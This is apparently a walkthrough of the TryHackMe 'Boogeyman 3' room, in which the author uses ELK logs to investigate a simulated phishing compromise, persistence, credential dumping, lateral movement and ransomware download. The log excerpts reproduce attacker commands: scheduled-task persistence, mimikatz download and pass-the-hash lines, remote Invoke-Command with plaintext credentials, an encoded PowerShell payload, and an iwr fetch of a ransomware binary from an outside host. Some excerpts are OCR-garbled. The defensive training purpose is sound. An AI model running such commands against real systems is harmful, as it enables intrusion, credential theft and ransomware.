

TryHackMe: Boogeyman 3


The following writeup is for [boogeyman 3](#), a room hosted on TryHackMe. Tempest challenges users to analyse the Tactics, Techniques, and Procedures (TTPs) executed by a threat group.

Scenario: Without tripping any security defences of Quick Logistics LLC, the Boogeyman was able to compromise one of the employees and stayed in the dark, waiting for the right moment to continue the attack. Using the initial email access, the threat actors attempted to expand the impact by targeting the CEO, Evan Hutchinson. The email appeared questionable, but Evan still opened the attachment despite scepticism. After opening the attached document and seeing that nothing happened, Evan reported the phishing email to the security team.

Upon receiving the phishing email report, the security team investigated the workstation of the CEO. During this activity, the team discovered the email attachment in the downloads folder of the victim. In addition, the security team also observed a file inside the ISO payload. Lastly, it was presumed by the security team that the incident occurred between August 29 and August 30, 2023.

What is the PID of the process that executed the initial stage 1 payload?

Start by navigating to the give IP address that's hosting ELK. Once you have authenticated into ELK, go to the discover tab and change the time range like as follows:



We know that the stage 1 payload has a .pdf extension even though it is not a PDF file, therefore, we can filter the results by searching for Event ID 1 (process creation) and *pdf* which will output any process creation log that contains pdf:

4 hits

If you explore the process.pid and look through the logs, you can determine that the PID of the process that executed the initial stage 1 payload is 6392:

process.parent.pid	process.pid	process.parent.name	process.parent.args
6,392	6,284	mshta.exe	C:\Windows\SysWOW64\mshta.exe, D:\ProjectFinancialSummary_Q3.pdf.hta, {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
6,392	3,680	mshta.exe	C:\Windows\SysWOW64\mshta.exe, D:\ProjectFinancialSummary_Q3.pdf.hta, {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
6,392	3,832	mshta.exe	C:\Windows\SysWOW64\mshta.exe, D:\ProjectFinancialSummary_Q3.pdf.hta, {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
2,940	6,392	explorer.exe	C:\Windows\Explorer.EXE

The stage 1 payload attempted to implant a file to another location. What is the full command-line value of this execution?

Using the same filter as the previous question, you can simply explore the process.command_line field to find the answer:

process.command_line

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'; $T = New-ScheduledTaskTrigger -Daily -At 06:00; $S = New-ScheduledTaskSettingsSet; $P = New-ScheduledTaskPrincipal $env:username; $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S; Register-ScheduledTask Review -InputObject $D -Force;
```

```
"C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer
```

```
"C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat
```

```
"C:\Windows\SysWOW64\mshta.exe" "D:\ProjectFinancialSummary_Q3.pdf.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
```

As you can see, the full command-line value used to implant a file to another location is:

```
"C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat  
C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat
```

The implanted file was eventually used and executed by the stage 1 payload. What is the full command-line value of this execution?

We can modify the filter slightly to search for the review.dat file that the stage 1 payload attempted to implant:

```
winlog.event_id:1 and *review.dat*
```

If you scroll through the logs, you can see that rundll32.exe is being used to load review.bat and run DllRegisterServer:

```
mshta.exe "C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer
```

The stage 1 payload established a persistence mechanism. What is the name of the scheduled task created by the malicious script?

Using the same KQL filter as the previous question, you can see in the process.command_line field that there is a PowerShell command using the New-ScheduledTaskAction cmdlet:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'; $T = New-ScheduledTaskTrigger -Daily -At 06:00; $S = New-ScheduledTaskSettingsSet; $P = New-ScheduledTaskPrincipal $env:username; $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S; Register-ScheduledTask Review -InputObject $D -Force;
```

This command creates a scheduled task called "Review" that runs rundll32.exe with the argument C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer. This runs the DllRegisterServer function from the review.dat file.

The execution of the implanted file inside the machine has initiated a potential C2 connection. What is the IP and port used by this connection?

To find the IP and port used by the C2 connection, we can check for network connections by filtering for Event ID 3. We also know that rundll32.exe executed review.dat at 23:51:16:

```
23:51:16.771
```

This will be helpful when searching through the network connection logs:

Time ↑	destination.ip	destination.port
Aug 29, 2023 @ 23:51:17.910	165.232.170.151	80
Aug 29, 2023 @ 23:51:20.985	165.232.170.151	80
Aug 29, 2023 @ 23:51:21.917	165.232.170.151	80
Aug 29, 2023 @ 23:51:28.011	165.232.170.151	80
Aug 29, 2023 @ 23:51:33.496	165.232.170.151	80
Aug 29, 2023 @ 23:51:38.968	165.232.170.151	80
Aug 29, 2023 @ 23:51:44.424	165.232.170.151	80

destination.ip



Top 5 values

165.232.170.151	99.6%	+	-
10.10.97.43	0.2%	+	-
185.199.111.133	0.2%	+	-

Exists in 500 / 500 records

A second after review.dat was executed we can see a lot of traffic to 165.232.170.151:80.

The attacker has discovered that the current access is a local administrator. What is the name of the process used by the attacker to execute a UAC bypass?

If we filter for review.dat in process.parent.command_line, we can see a suspicious executable called fodhelper.exe:

"C:\Windows\system32\fodhelper.exe"	C:\Windows\System32\rundl132.exe 132.exe, D:\review.dat, D1 1RegisterServer
-------------------------------------	---

After a quick google search, you can see that Fodhelper.exe is used to bypass UAC.

Having a high privilege machine access, the attacker attempted to dump the credentials inside the machine. What is the GitHub link used by the attacker to download a tool for credential dumping?


```
winlog.event_id: 1 and *github*
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "iwr https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip powershell.exe  
p -outfile mimi.zip"
```

We can see invoke web request being used to download mimikatz:
https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip.

After successfully dumping the credentials inside the machine, the attacker used the credentials to gain access to another machine. What is the username and hash of the new credential pair?

We know that mimikatz was downloaded so let's look for logs related to this tool:



process.parent.name	process.parent.command_line
mimikatz.exe	"C:\Windows\Temp\mimi\x64\mimikatz.exe" "sekurlsa::pth /user:itadmin /domain:QUICKLOGISTICS /ntlm:F84769D250EB95EB2D7D8B4A1C5613F2 /run:powershell.exe" exit
mimikatz.exe	"C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" "sekurlsa::pth /user:itadmin /domain:QUICKLOGISTICS /ntlm:F84769D250EB95EB2D7D8B4A1C5613F2 /run:powershell.exe" exit
mimikatz.exe	"C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" "sekurlsa::pth /user:administrator /domain:QUICKLOGISTICS /ntlm:00f80f2538dc54e7adc715c0e7091ec /run:powershell.exe" exit
mimikatz.exe	"C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" "sekurlsa::pth /user:administrator /domain:quicklogistics.org /ntlm:00f80f2538dc54e7adc715c0e7091ec /run:powershell.exe" exit
mimikatz.exe	"C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" "sekurlsa::pth /user:administrator /domain:quicklogistics.org /ntlm:00f80f2538dc54e7adc715c0e7091ec /run:powershell.exe" exit
mimikatz.exe	"C:\Users\allan.smith\Documents\mimi\x64\mimikatz.exe" "sekurlsa::pth /user:administrator /domain:quicklogistics.org /ntlm:00f80f2538dc54e7adc715c0e7091ec /run:powershell.exe" exit

We can see that mimikatz has dumped the NTLM hash for multiple users, including itadmin and administrator. The answer is: itadmin:F84769D250EB95EB2D7D8B4A1C5613F2

Using the new credentials, the attacker attempted to enumerate accessible file shares. What is the name of the file accessed by the attacker from a remote share?

When we were looking for suspicious PowerShell commands, you can see that the PowerShell process used by the attacker has PID 6160, so let's filter for this PID knowing that all actions carried during this session will be display:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "cat FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1"
```

After getting the contents of the remote file, the attacker used the new credentials to move laterally. What is the new set of credentials discovered by the attacker?


Immediately after viewing the PowerShell that attacker connected to WKSTN-1327 as allan.smith.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "$credential = (New-Object PSObject -ArgumentList (" "QUICKLOGISTICS\allan.smith, (ConvertTo-SecureString Tr!ckyP@ssw0rd987 -AsPlainText -Force))) ; Invoke-Command -Credential $credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}"
```

The answer is: QUICKLOGISTICS\allan.smith:Tr!ckyP@ssw0rd987


What is the hostname of the attacker's target machine for its lateral movement attempt?

This was found in the previous question: WKSTN-1327.



Using the malicious command executed by the attacker from the first machine to move laterally, what is the parent process name of the malicious command executed on the second compromised machine?


We can find the answer by filtering for events that occurred on hostname WKSTN-1327 and username allan.smith:



This outputs 35 hits, at the top of the list you can see that the parent process name of the malicious command is wsmprovhost.exe:

>	Aug 30, 2023 @ 00:20:59.718	wsmprovhost.exe	"C:\Windows\system32\whoami.exe"
>	Aug 30, 2023 @ 00:21:53.053	svchost.exe	C:\Windows\system32\wsmprovhost.exe -Embedding
>	Aug 30, 2023 @ 00:21:53.284	wsmprovhost.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc SQBmACgAJABQAFMAYgB1AHTAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAYgB1AHTAcwBpAG8AbgAUAE8AYQBgAG8AcgAgACBAZwB1ACAAMwApAhsAFQ7AFsAUwB5AHMADAB1AGbALgB0AGUAdAAuFMMAZQByAHYAQbJAGUUAUVAgKAbgBBAE8AYQBuAGEZwB1AH1AXQA6AdoARQB4AHAAZQBJAHQAMQAwADAQwBvAG4AdABpAG4AdQB1AD8AMAA7ACQAdwB1AD8ATgB1AhcALQBPAg1AgB1AGWAdAgAFMAeBzAHQAZQB1ACAATgB1AHQALgBxAGUAYgBBAwAAQb1AG4ADA7ACQAdQYACCATQBVvHQAQBsAGwAYQAVADUALgAACAAKABXAGkAbgBkAG8AdwBzACATgBUACAAHgAUAEAdwAFuTa7bXADYANAA7ACAIVABYAgKAZAB1AG4ADA4VAdcALgAwAdIAZByAHYAQbJADEALgAwKCI1ABgKAgwB1ACARwB1AG8AMwBvACCAdwKAAHMAZQByAD8AJAAoAFsAVAB1AHgAdAAuAEUAbgBjAGBZA8BpAG4AZwBdADoAQbVAG4AAQbJAGBZA8B1AC4ARwB1AHQAUnB8AHTAAQBuAGcAKABBAEMAbwBuAHYA7ZQBYAHQA6AdoARgByAG8AB0BCAGEcwB1ADYAABTAAHQAcgBpAG4AZwAoACCAYQBBAEIAMBBBAEgAUQBBAQBBADYAAQBBADgAJQBBMAHcAQgBqAEERwBRAEEAYgBnAEAdQBBAECASQBBAFKAUQBCHUAUQBHAUQAQb1AGcAQgBoAEESABBAEEA8yBRAFTAHARRAFcA7wRRAGMA00RCAGnADORTAFKAD0RKAFFA0nA1AFFADwARAFFAYoRnAFTABARRAFnAUORRAF7wRRAD0A00RFAFFADQAnACKAKDAnAdSAJARRADRAJwAvAGFA7ARTAGKAbwAvAGcA70RRACfACAc


The attacker then dumped the hashes in this second machine. What is the username and hash of the newly dumped credentials?



We can see that mimikatz was used to dump the NTLM hash of the administrator account.

After gaining access to the domain controller, the attacker attempted to dump the hashes via a DCSync attack. Aside from the administrator account, what account did the attacker dump?

Let's now filter for the DC01 hostname and scroll through the 54 hits:



We can see that the attacker also dumped the hash for the user backupda.

After dumping the hashes, the attacker attempted to download another remote file to execute ransomware. What is the link used by the attacker to download the ransomware binary?

Using the same command as the previous question, we can find that the Invoke-WebRequest cmdlet was used to download <http://ff.sillytechninja.io/ransomboogey.exe>:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "iwr http://ff.sillytechninja.io/ransomboogey.exe -outfile ransomboogey.exe"  
"C:\Users\Administrator\ransomboogey.exe"
```

This was a really fun room, especially if you need to practice using SIEM tools like ELK. I personally have a long way to go with learning SIEM tools like ELK and Splunk, however, this room provided a great learning experience. If you get stuck with anything, feel free to contact me.